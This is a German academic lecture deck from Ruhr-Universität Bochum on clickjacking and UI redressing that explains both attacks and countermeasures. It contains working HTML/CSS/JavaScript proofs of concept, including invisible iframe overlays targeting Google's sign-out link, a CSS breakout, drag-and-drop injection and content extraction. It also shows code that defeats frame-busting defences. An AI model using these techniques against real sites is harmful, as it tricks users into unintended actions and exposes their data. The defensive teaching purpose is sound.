Clickjacking und UI-Redressing

Marcus Niemietz
marcus.niemietz@rub.de

Ruhr-Universität Bochum
Horst Görtz Institut für IT-Sicherheit

25.05.2012

Über meine Person

- Lehrstuhl für Netz- und Datensicherheit, RUB
- IT-Sicherheit/Informationstechnik
- Bücher
  - Authentication Web Pages with Selenium
  - **Seit Mai:** Clickjacking und UI-Redressing
- RUB (HackPra), Pixelboxx, ISP und IT-Security; Security trainings, Penetrationtests
- Twitter: @mniemietz

Inhalt

Einleitung

- Google hat im Jahr 2010 einen Gewinn von über 8,5 Milliarden Dollar erwirtschaftet
  - Webanwendungen werden für Unternehmen interessant
    - Shopping
    - Online-Banking
    - Soziale Netzwerke
- Es gibt neue Angriffe, welche bisherige Schutzmechanismen außer Kraft setzen
  - CSRF-Tokens und Clickjacking

Introduction

Oh nein! Clickjacking ist ein altes Thema!

Nope. Clickjacking: 2008 != 2012

UI-Redressing

- UI-Redressing ist eine Technik, welche die Veränderung des Verhaltens sowie optional auch des Aussehens einer Webseite beschreibt.

UI-Redressing

- **Clickjacking**
- **Strokejacking**
- **Text injection per Drag-and-Drop**
- **Content extraction**
- Pop-up-Blocker umgehen, Event-Recycling
- **SVG Maskierungen**

Clickjacking

- Problematik seit 2002 bekannt
- Von Hansen und Grossman im Jahr 2008 eingesetzt

Clickjacking $\subset$ UI-Redressing

- **Classic-Clickjacking**, Double-Clickjacking
- Likejacking und Sharejacking
- **Cursorjacking**
- Filejacking, Cookiejacking
- Eventjacking, **Classjacking**
- Tapjacking, Tabnabbing
- **Kombinationen mit CSRF, XSS, CSS**

Angriffe

- Classic-Clickjacking
- Weitere Angriffe
  - Clickjacking und XSS
  - Clickjacking und CSS
  - Strokejacking
  - Text injection per Drag-and-Drop
  - Content extraction
  - Cursorjacking
  - SVG Maskierungen
- Was ein Angreifer tun kann
- Clickjacking Tool

Classic-Clickjacking

- Praktisches Beispiel
- Clickjacking: Google.com “Sign out”-Link
- Drei Dateien (eine Datei oder auch XSS würde reichen)

inner.html

```
1 <iframe src="http://www.google.com" width
    ="2000" height="2000" scrolling="no"
    frameborder="none">
2 </iframe>
```

Classic-Clickjacking

Classic-Clickjacking

clickjacking.html

```
1 <iframe id="inner" src="inner.html" width
    ="2005" height="290" scrolling="no"
    frameborder="none"></iframe>
2 <style type="text/css"><!--
3   #inner { position: absolute; left: -1955px;
      top: -14px;}
4 //--></style>
```

Classic-Clickjacking

trustedPage.html

```
1  <h1>www.nds.rub.de</h1>
2  <form action="http://www.nds.rub.de">
3    <input type="submit" value="Go">
4  </form>
5
6  <iframe id="clickjacking" src="clickjacking.
       html" width="50" height="300" scrolling="
       no" frameborder="none">
7  </iframe>
8  <style type="text/css"><!--
9    #clickjacking { position:absolute; left:7px;
         top:81px; opacity:0.0}
10 //--></style>
```

Classic-Clickjacking

Classic-Clickjacking

1. 1. Erstelle eine Datei die `inner.html` heißt.
   2. Lade die Zielseite in einem hinreichend großen iFrame.
2. 1. Erstelle eine Datei die `clickjacking.html` heißt.
   2. Lade die `inner.html`-Seite innerhalb eines iFrames und positioniere das iFrame so, dass das Zielelement in der linken oberen Ecke des Elternelements liegt.
3. 1. Erstelle eine Datei die `trustedPage.html` heißt.
   2. Lade die `clickjacking.html` Seite innerhalb eines iFrames und positioniere dieses so, dass das Zielelement über einem anklickbaren Element liegt.
   3. Verwende für das iFrame die Eigenschaft `opacity` mit dem Wert `0.0`.

Clickjacking und XSS: Classjacking

- Mit u.a. der JavaScript-Klassenbibliothek jQuery möglich
  - Vereinfacht das Event-Handling

classjacking.html (Teil 1/2)

```
1 <span class=foo>Some text</span>
2 <a class=bar href="http://www.nds.rub.de">
3     www.nds.rub.de
4 </a>
5
6 <script src="http://code.jquery.com/jquery
      -1.4.4.js">
7 </script>
```

Clickjacking und XSS: Classjacking

classjacking.html (Teil 2/2)

```
1  <script>
2    $("span.foo").click(function() {
3      alert('foo');
4      $("a.bar").click();
5    });
6    $("a.bar").click(function() {
7      alert('bar');
8      location="http://www.example.org";
9    });
10 </script>
```

Clickjacking und CSS: Whole-page Clickjacking

- In CSS können Attribut-Selektoren zur Auswahl von HTML-Tags verwendet werden

CSS-Code

```
1 a[href=http://www.example.org/] {
2   font-weight:bold ;
3 }
```

Clickjacking und CSS: Whole-page Clickjacking

- In Opera kann aus Attribut-Selektoren ausgebrochen werden
- Opera 11: `-o-link` lediglich für `a`-Tags

Whole-page Clickjacking

```
1 <style>
2   p[foo=bar{}*{-o-link:'javascript:alert(1)
        '}{}*{-o-link-source:current}]{
3     color:red;
4   }
5 </style>
```

Strokejacking

- Im Jahr 2010 von Michal Zalewski eingeführt
- Ein iFrame (src="google.com"), ein Textfeld sowie JavaScript-Code
- CAPTCHA mit dem Wert "opportunity"
  - "p", "o", "r" und "n"

Text injection per Drag-and-Drop

- Inhalte von einem Element in ein anderes Element ziehen
- Kein Schutz durch die SOP


dragAndDrop.html

```
1 <div draggable="true" ondragstart="event.
      dataTransfer.setData( text/plain ,
      malicious code );">
2   <h1>Drop me</h1>
3 </div>
4 <iframe src="dragAndDropIframe.html" style="
      border:1px solid;" frameborder="yes">
5 </iframe>
```

Content extraction

contentExtraction.html

```
1 <iframe src="view-source:http://www.nds.rub.de
    /chair/news/" frameborder="0" style="width
    :400px;height:180px">
2 </iframe>
3 <textarea type="text" cols="50" rows="10">
4 </textarea>
```



Cursorjacking

- Im Jahr 2010 von Eddy Bordi eingeführt
- Mauszeiger wird via CSS verändert

CSS-Code

```
1 cursor:url("pointer2visible.png"),default;
```

SVG Maskierungen

Gekürzte SVGMasking.html


```
1 <svg:rect x="0.0" y="0.0" width="0.373" height
    ="0.3" fill="white"/>
2 <svg:circle cx="0.45" cy="0.7" r="0.075" fill
    ="white"/>
```

Was ein Angreifer tun kann

- Cookies stehlen
- Dateien eines Ordners vom Opfer entführen
- Quellcode von Dateien aus dem Internet und Intranet einsehen
- Statusnachrichten im Namen des Opfers schreiben
- Elemente aus dem Kontext ziehen und missbräuchlich einsetzen
- Kontrolle über mobile Anwendungen erlangen und diese fernsteuern
- *Und noch viel mehr*

Clickjacking Tool

- Von Paul Stone auf der Black Hat Europe 2010 vorgestellt
- Grundlegende Clickjacking-Angriffe können ausprobiert werden
- Download: `http://www.contextis.com/research/tools/clickjacking-tool/`



Gegenmaßnahmen

- Frame-Busting
  - JavaScript
  - X-Frame-Options
  - NoScript
- Busting-Frame-Busting
  - Internet Explorer XSS-Filter
  - location-Objekt
- Clickjacking Detection System
- X-FRAME-OPTIONS

JavaScript

- Struktur eines Fame-Busting-Codes
  - Conditional statement
  - Counter-action

Frame-Busting-Code

```
1 if (top!=self){
2   top.location.href=self.location.href;
3 }
```

JavaScript

- Von Rydstedt et al. - Alexa Top 500

Seiten	Conditional statement
38%	if (top != self)
22.5%	if (top.location != self.location)
13.5%	if (top.location != location)
8%	if (parent.frames.length > 0)

Seiten	Counter-action
7	top.location = self.location
4	top.location.href = document.location.href
3	top.location.href = self.location.href
3	top.location.replace(self.location)

X-Frame-Options

- Von Microsoft in 2008 vorgestellt
- Browserübergreifend zwei mögliche Werte
  - DENY: Webseite kann nicht in einem Frame geladen werden
  - SAMEORIGIN: Gleiche Herkunft ist erlaubt

PHP Implementierung

```
1 <?php
2 header("X-Frame-Options: DENY");
3 ?>
```

X-Frame-Options


- Experimentelle FF-Untgerstützung seit NoScript “1.8.9.9”

Browser	Ab Version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

- Interessant: Content Security Policy ($\geq$Firefox 4)
  - Spezeifizierung der Seiten, welche eine Ressource einbetten
  - Direktive `frame-ancestors`; `<frame>` und `<iframe>`

NoScript

- Erweiterung für auf Gecko-basierende Browser wie Firefox
- Clickjacking-Schutz integriert



Busting-Frame-Busting

- Frame-Busting mit JavaScript-Code

Busting-Frame-Busting

- Mobile vs. nicht-mobile Anwendungen
- Doppeltes Framing
- onBeforeUnload-Ereignis
- **XSS-Filter**
- **JavaScript-Code deaktivieren**
- **location-Objekt**
- Herkunft prüfen

Internet Explorer XSS-Filter

Frame-Busting-Code

```
<script type="text/javascript">
  if (parent.frames.length > 0){
    top.location.replace(document.location);
  }
</script>
```

iFRAME und der IE XSS-Filter

```
<iframe src="http://www.example.org/?abc=%3
    Cscript%20type=%22text/javascript%22%3Eif
    ">
</iframe>
```

JavaScript deaktivieren: Beschränkte Frames

- Seit IE6, kann ein Frame das `security`-Attribut beinhalten
  - Restricted Sites Security Zone
  - JavaScript-Code, ActiveX, sowie u.a. Weiterleitungen funktionieren nicht mehr

Beschränkte Frames

```
1 <iframe src="http://www.example.org" security
      ="restricted">
2 </iframe>
```

- HTML5: `sandbox`-Attribut ohne dessen Wert `allow-scripts`

location-Objekt

- In IE7+ kann das `location`-Objekt neu definiert werden
- Sicherheitsverletzung verhindert die Zerschlagung

Neudefinierung des `location`-Objekts

```
1 <script>
2   var location = "dummy";
3 </script>
4 <iframe src="http://www.example.org">
5 </iframe>
```

Clickjacking Defense

- Von August Detlefsen, Jason Li, Chris Schmidt und Brendon Crawford erstellt

Clickjacking Defense

```
1 <style id="aCJ">body{display:none}</style>
2 <script type="text/javascript">
3   if (self === top) {
4     var aCJ = document.getElementByID("aCJ");
5     aCJ.parentNode.removeChild(aCJ);
6   } else {
7     top.location = self.location;
8   }
9 </script>
```

Clickjacking Detection System

	Wert	Rate
Besuchte Seiten	1.065.482	100 %
Unerreichbar oder leer	86.799	8,15%
Gültige Seiten	978.683	91,85%
Mit iFRAMEs	368.963	31,70%
Mit FRAMEs	32.296	3,30%
Transparent (i)FRAMEs	1.557	0,16%
Anklickbare Elemente	143.701.194	146,83/Seite
Zeitraum	71 Tage	15.006 Seiten/Tag

	Total	True Positives	Borderlines	False Positives
ClickIDS	137	2	5	130
NoScript	535	2	31	502
Beide	6	2	0	4

X-FRAME-OPTIONS

- Im Februar 2011 überprüfte Alexa Top 100.000 Webseiten
  - HTTP-Analyse der ersten Seite

	Wert	Rate
Nicht überprüft	341	0,34%
Top 100	3	3,00%
Top 1.000	9	0,90%
Top 10.000	33	0,33%
Top 100.000	143	0,14%
DENY	48	33,57%
SAMEORIGIN	95	66,43%

Zusammenfassung und Ausblick

- UI-Redressing sollte ernst genommen werden
- Es gibt Gegenmaßnahmen, Angriffe auf Gegenmaßnahmen und Gegenmaßnahmen gegen Angriffe auf Gegenmaßnahmen
  - Frame-Buster können nützlich sein
- X-Frame-Options und NoScript empfehlenswert
- Es wird definitiv neue Angriffe geben

Referenzen

- Marcus Niemietz, "UI Redressing: Attacks and Countermeasures Revisited", Jan. 2011, http://ui-redressing.mniemietz.de
- Jesse Ruderman, "Bug 154957 - iframe content background defaults to transparent", Jun. 2002, https://bugzilla.mozilla.org/show_bug.cgi?id=154957
- Robert Hansen, Jeremiah Grossman, "Clickjacking", Dec. 2008, http://www.sectheory.com/clickjacking.htm
- Paul Stone, "Clickjacking Paper - Black Hat 2010" Apr. 2010, http://www.contextis.co.uk/resources/white-papers/clickjacking/

Referenzen

- Krzysztof Kotowicz, "Filejacking: How to make a file server from your browser (with HTML5 of course)", May 2011, `http://blog.kotowicz.net/2011/04/how-to-make-file-server-from-your.html`
- Mario Heiderich, "Opera whole-page click hijacking via CSS", May 2011, `http://html5sec.org/#27`
- G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, "Busting frame busting: a study of clickjacking vulnerabilities at popular sites" in IEEE Oakland Web 2.0 Security and Privacy, 2010, `http://seclab.stanford.edu/websec/framebusting/`
- Giorgio Maone, "NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience", Apr. 2011, `http://noscript.net`

Referenzen

- Brandon Sterne, “Content Security Policy”, Apr. 2011, http://people.mozilla.com/~bsterne/content-security-policy/
- Mozilla Developer Network, “The X-Frame-Options response header”, Apr. 2011, https://developer.mozilla.org/en/The_X-FRAME-OPTIONS_response_header
- Marco Balduzzi, Manuel Egele, Engin Kirda, Davide Balzarotti, Christopher Kruegel, “A Solution for the Automated Detection of Clickjacking Attacks”, Apr. 2010, http://www.iseclab.org/papers/asiaccs122-balduzzi.pdf
- August Detlefsen, Jason Li, Chris Schmidt, Brendon Crawford, “Clickjacking Defense”, May 2011, https://www.codemagi.com/blog/post/194

Ende

Vielen Dank für die Aufmerksamkeit.

Fragen?